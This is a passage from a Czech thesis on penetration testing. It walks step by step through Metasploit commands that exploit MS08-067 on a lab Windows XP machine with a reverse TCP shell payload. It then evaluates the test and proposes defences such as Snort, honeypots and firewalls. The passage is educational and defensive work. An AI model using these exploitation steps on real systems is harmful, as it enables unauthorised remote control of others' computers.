


Obr. 23. Výpis seznamu exploitů programu Metasploit Framework.

Po zběžném průzkumu si můžeme pro vytipované exploity vypsat podrobné informace příkazem info, např.:

```
msf > info windows/smb/ms08_067_netapi
```

kde „windows/smb/ms08_067_netapi“ vyjadřuje název příslušného exploitu. Náhled výpisu lze vidět na obrázku (Obr. 24).



Obr. 24. Výpis podrobnějších informací o exploitu.

Tento exploit jsme si vytipovali podle nalezené chyby (MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution) při skenování portů cílového počítače. Pokud nám tento exploit vyhovuje, zvolíme požadovaný exploit příkazem:

```
msf > use windows/smb/ms08_067_netapi
```


Tím se dostaneme do exploitovacího režimu, ve kterém se zadávají veškeré parametry a proměnné pro zvolený exploit.

4.4.4 Vyhledání vhodného payloadu

Po výběru exploitu přichází na řadu volba payloudu (přívažku) neboli kódu, který po exploitaci řídí napadený systém (např. naslouchá na určitém portu a vykonává příkazy od vzdáleného subjektu, založí nový uživatelský účet, stahuje soubory ze sítě apod.).

Výpis možných payloadů (Obr. 25) pro zvolený exploit vypíšeme příkazem:

```
msf exploit(ms08_067_netapi) > show payloads
```



Obr. 25. Výpis seznamu payloadů pro zvolený exploit.

Opět si můžeme vypsat podrobnější informace o payloudu pomocí příkazu info. Poté zvolíme jeden z nich, který uznáme za vhodný podle požadovaného účelu, příkazem:

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp
```

4.4.5 Nastavení hodnot parametrů exploitu

Po zvolení exploitu a payloadu nastává doplnit potřebné hodnoty parametrů exploitu a payloadu pro jejich správnou funkci. Příkazem:

```
msf exploit(ms08_067_netapi) > show options
```

zjistíme názvy proměnných, které jsou prázdné a které je potřeba doplnit příslušnou hodnotou:


- exploit:
  - RHOST – zadáme IP adresu cílového počítače.
- payload:
  - LHOST – zadáme IP adresu lokálního (vlastního) počítače pro vzdálenou komunikaci.

Provedeme tedy následující příkazy, které doplní hodnoty pro potřebné proměnné:

```
msf exploit(ms08_067_netapi) > set TARGET 0
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.204
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.102
```

Hodnotu TARGET ani vyplňovat nemusíme, protože cílový systém (MS Windows XP SP1) určí exploit automaticky sám, ale často bývá u mnoha exploitů na výběr z více možností, a proto jsme tento příkaz na ukázku provedli i zde.

Opětovným příkazem show options si vypíšeme momentální parametry exploitu a payloadu a ujistíme se, že je vše v pořádku (Obr. 26). Pokud ano, přejdeme k poslednímu kroku exploitace, ve kterém dojde k samotnému spuštění škodlivého kódu na cílovém počítači.




Obr. 26. Výpis příkazu show options po zadání hodnot proměnných exploitu a payloadu.

4.4.6 Spuštění exploitu

Nastává chvíle pro spuštění exploitu, které provedeme příkazem:


```
msf exploit(ms08_067_netapi) > exploit
```

Po proběhnutí exploitace, nám „vyskočí“ shell (příkazový řádek), kterým můžeme vzdáleně ovládat napadený počítač (Obr. 27). Útočník by nejspíš nahrál na cílový systém nějaký rootkit nebo backdoors pro pozdější ovládání počítače, stáhnul by si důležitá data a zahladil by stopy po proniknutí.



Obr. 27. Průběh exploitace cílového počítače.

My jsme si pro ukázku vypsali obsah adresáře NEMAZAT_dulezite na napadeném počítači, kde se nacházeli „důležitá“ data, výpis tohoto adresáře lze vidět na obrázku (Obr. 28). Klávesová zkratka Ctrl+C toto vzdálené spojení s napadeným počítačem ukončí.



Obr. 28. Výpis adresáře po exploitaci napadeného počítače.

4.4.7 Celková kontrola

Jak lze vidět z přecházejícího postupu, ani nemusíme znát heslo a dostali jsme se do systému díky otevřenému portu, na kterém běžela síťová služba, která obsahovala známou chybu. Teď máme nad počítačem celkovou kontrolu a mohli bychom na něj klidně nahrát nějakého agenta, přes kterého by bylo možno spouštět další příkazy a pokoušet se znovu testovat celou síť z tohoto počítače, protože jeho komunikace může projít filtrací k jiným autorizovaným počítačům v síti. My jsme však už dosáhli bodu celkové kontroly na počítači, který je pro nás na síti nejvíce privilegovaný, a proto přejdeme k vyhodnocení penetračního testu, ve kterém budeme brát v potaz veškeré nalezené slabiny systému.

4.5 Vyhodnocení penetračního testu

Jako výsledek penetračního testu jsme vytvořili dokument s tabulkami obsahující nalezené chyby a slabiny pro jednotlivé uzly sítě. V těchto tabulkách je uveden název slabiny, její identifikátor, míra rizika, stručný popis a navrhovaná možnost bezpečnostního řešení. Příklad takovéto tabulky si můžeme prohlédnout v tabulce (Tab. 6), která popisuje chybu nezabezpečeného počítače, kterou jsme zneužili pro jeho následnou exploitaci.

Tab. 6. Příklad tabulky z výsledného dokumentu penetračního testu.

Slabina	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)				
	Port	Stav	Služba	Riziko	Identifikátor
	0/ICMP	Open	General	Kritické	CVE-2008-4250, BID: 31874, OSVDB:49243
	Popis	Možnost spuštění libovolného kódu v důsledku chyby ve službě MS Windows Server Service, která je náchylná k přetečení vyrovnávací paměti a může útočníkovi umožnit spuštění libovolného kódu na vzdáleném počítači s privilegii „SYSTEM“.			
	Řešení	Společnost Microsoft vydala sadu záplat pro Windows 2000, XP, 2003, Vista a 2008: http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx			

Tento dokument včetně veškerých souborů, které jsme vytvořili při penetračním testu, je umístěn na CD, které je součástí této práce. Nalezneme na něm např. výsledky skenovacích nástrojů, soubory, s kterými jsme pracovali v programu Metasploit aj.

Samotný výsledný dokument tato práce doplňuje ve smyslu doporučení o zabezpečení počítačové sítě a systémů. Kde v následujících kapitolách řešíme návrhy možností aktivní obrany.

4.5.1 Vyhodnocení pro nezabezpečený počítač

Skenováním a inventarizací nezabezpečeného počítače se nám podařilo zjistit velké množství údajů a penetrační test byl právě proto směřován na tento cíl. Počtem nalezených otevřených portů a síťových služeb vznikala větší pravděpodobnost, že některá z nich obsahuje slabinu, kterou bychom mohli později zneužít.

Nalezené slabiny byly popsány v dokumentu, jak už bylo zmíněno výše. Po zvolení správného exploitu z databáze programu Metasploit, jsme byli schopni jeho spuštění na cílovém počítači a získali jsme nad ním plnou kontrolu.

V průběhu testu se nám podařilo zaznamenat plno důležitých informací, které by správně počítač neměl zveřejňovat neověřeným uživatelům, tomu se tak bohužel u této varianty nestalo na rozdíl od počítače zabezpečeného.

4.5.2 Vyhodnocení pro zabezpečený počítač

Díky existenci firewallu na zabezpečeném počítači jsme nebyli schopni získat dostatečné množství informací, které by nám pomohly určit jeho slabá místa.

Jedním z mála údajů, které jsme analyzovali, byl zavřený port 1723/tcp se službou PPTP (Point-to-Point Tunneling Protocol) a identifikace IP (192.168.1.203) a MAC adresy (00:1F:1F:64:CB:31), podle níž jsme určili výrobce používaného síťového rozhraní (Edimax Technology Co.). Odhad operačního systému byl sice správný, ale přesnou verzi se nám nepodařilo určit (MS Windows 2000/2003/XP).

I když se jeví výsledek zabezpečeného počítače velice dobře, riziko je zde pořád velké, protože pokud se nám podaří ovládnout jiný počítač, s nímž je skrz firewall povolena komunikace, může být zabezpečený počítač ve stejné situaci, jako kdyby byl nezabezpečený. Této situace jsme dosáhli na konci penetračního testu, kdy se nám podařilo

získat kontrolu nad nezabezpečeným počítačem, kdy např. útočník by dále mohl podniknout nové skenování zabezpečené varianty a firewall by tuto komunikaci už dále neblokoval. Proto by měly být veškeré počítače v síti dobře zabezpečené, aby k takovému případu nedošlo.

4.5.3 Porovnání výsledků zabezpečeného a nezabezpečeného počítače

Rozdíl nalezených informací u těchto počítačů byl veliký. Pouhé nalezení živých systémů (zda se jedná o živý uzel či nikoliv) dělalo některým nástrojům problémy (Superscan zabezpečený počítač vůbec nenašel).

Při skenování portů byl opět znatelný rozdíl v počtu zdánlivě používaných portů, u zabezpečené varianty vzhledem k filtraci firewallu jsme nalezli pouze jeden port, jenž byl stejně ve stavu Closed. U nezabezpečené varianty jsme však nalezli deset otevřených portů pro různé síťové služby.

Při identifikaci operačního systému pouze použitý nástroj Nmap dokázal odhadnout, jaký operační systém by se mohl vyskytovat na zabezpečeném počítači. U nezabezpečeného jsme pomocí nástroje Nessus určili přesně verzi Windows včetně údaje o verzi Service Packu.

Při inventarizaci systému jsme u zabezpečené varianty pokaždé dosáhli pouze chybové hlášky (nedostatečná privilegia apod.) a cílový systém nám tedy nedovolil získat žádné bližší informace. Avšak u nezabezpečeného počítače jsme mohli díky inventarizaci služby NetBIOS zjistit názvy domén, počítačů i sdílených složek, dále pomocí anonymního přihlášení získat seznam a specifičtější údaje o lokálních účtech uživatelů, mohli jsme použít metodu hádání hesel pomocí slovníkového útoku, kde se nám podařilo zjistit i heslo k účtu s administrátorskými právy.

Po inventarizaci a prohledání databází publikujících známé slabiny jsme tedy měli jasno v tom, že pravděpodobnost průniku do nezabezpečeného počítače je rozhodně větší než u zabezpečeného, na který jsme se pak už dále nesoustředili.

Podle nalezené slabiny jsme v programu Metasploit identifikovali exploit, který jsme posléze spustili na nezabezpečeném počítači, jenž nám umožnil mít nad počítačem vzdálenou a zároveň celkovou kontrolu.

5 NÁVRH AKTIVNÍ OBRANY

K vyhodnocení penetračního testu doplníme i navrhované možnosti aktivní obrany. Možností, jak se bránit vůči dříve zmiňovaným útokům, je více. Samozřejmě, že vůči nalezeným chybám bychom měli operační systém pravidelně aktualizovat, instalovat opravné balíčky (service pack), nebo jednotlivé slabiny záplatovat (patch). Kromě toho je dobré uvést běžné a nezbytné možnosti zabezpečení počítačového systému jako např. použití firewallu, antivirového a antispywarového programu. Můžeme používat také systémy detekce narušení a systémy prevence proti narušení.

5.1 IDS a IPS

Systém detekce narušení (IDS) a systém prevence proti narušení (IPS) by měla používat každá společnost, která chce chránit své firemní či jakákoliv jiná důležitá data. Jak pracují, jsme si již vysvětlili dříve, ale neuvedli jsme si zástupce, kteří slouží k této činnosti.

Mezi komerční systémy IDS a IPS se řadí Proventia Network Intrusion Prevention System (IBM), Network Security Manager (McAfee), Cisco Secure IDS, IPS Software Blade (Checkpoint) a mezi open-source lze zařadit Snort, Suricata aj.

5.1.1 Snort

Spadá pod zdrojově otevřené (open-source) nástroje a patří mezi IDS založené na pravidlech. Podporuje mnoho operačních systémů (Windows, Unix, Mac OS aj.). Obsahuje různé detekční funkce, bývá používán zpravidla jako NIDS (tj. sériové umístění v síti, analyzuje pakety a hledá vzory závadného chování).

Snort může běžet ve třech režimech:

- Režim slídiče (sniffer) – zachytává data každého paketu na obrazovku.
- Režim záznamníku (logger) – zachytává a zapisuje data z každého paketu na pevný disk.
- Režim detekce narušení – nezaznamenává data z paketů, ale analyzuje je a porovnává s povolenými pravidly.

Systém detekce narušení Snortu je složen z jednotky paketového záchytu (zachytává pakety), zásuvných modulů preprocesoru (analýza paketů a rozhodování), detekční jednotky (porovnání s pravidly) a zásuvných modulů pro výstupy (ukončování relace


a generování výstrah). Mezi pravidly Snortu lze nalézt např. pravidla pro útoky přetečení zásobníku, FTP a webové útoky, DoS útoky, zranitelnosti protokolu SMB a procedur RPC pro různé sondy operačního systému.

Výstup Snortu v podobě výstražných dat může být realizován použitím SNMP (Simple Network Management Protocol) nebo je zaznamenán do databáze či souboru.

Díky tomu, že je Snort zcela zdarma, je hojně využíván. Hodí se hlavně pro menší společnosti, které nemají finanční prostředky pro nákup komerčního IDS systému a na jeho údržbu, přesto je velice kvalitním nástrojem, který odhalí případné budoucí útoky.

5.1.2 Honeypot

O honeypotech jsme se bavili už v teoretické části této práce, nyní si uvedeme pouze, kde bychom mohli takováto lákadla umístit.




Obr. 29. Varianty umístění honeypotu.

Mohou se vyskytovat na vnitřní síti, v demilitarizované zóně, nebo na vnější síti před firewallem (Obr. 29). Všechny tři varianty umístění honeypotu slouží k detekci a sledování útočníka, který zkouší různé techniky průniku na cílovou síť, honeypot tyto informace sbírá a posílá je IDS a IPS systémům v síti, které pak už s předstihem dokážou blokovat útočníkovi postupy a zabezpečí tak ostatní počítače v síti.

5.2 Firewall


Firewall, jak už bylo řečeno, nesmí chybět na žádném počítači. Je základní částí zabezpečení počítače a tím pádem veškerých dat. V zabezpečené variantě počítače, který jsme testovali, byl nainstalován Sunbelt Personal Firewall 4, který patří do kategorie těch kvalitnějších firewallů. Jednalo se o 30denní zkušební verzi s možností plné funkčnosti softwaru.

Firewall nám poskytuje detailní přehled o probíhajících spojeních (Obr. 30), vyhodnocuje je do statistik, umožňuje zobrazit tyto informace v časovém intervalu hodiny, dne či měsíce.




Obr. 30. Přehled spojení Sunbelt Personal Firewallu 4.

Ihned po instalaci povolil firewall kvůli síťové bezpečnosti pro předdefinované aplikace filtraci (Obr. 31), u které byla odchozí komunikace z počítače povolena pro veškeré aplikace a příchozí komunikace byla zakázána.




Obr. 31. Síťová bezpečnost a nastavení komunikace pro běžící aplikace.

Protože jsme ale potřebovali mít možnost vzdáleného připojení z druhého počítače v síti (nezabezpečený počítač), vytvořili jsme pravidlo (Obr. 32), které povolovalo komunikaci oběma směry pro povolenou IP adresu druhého počítače (Obr. 33).



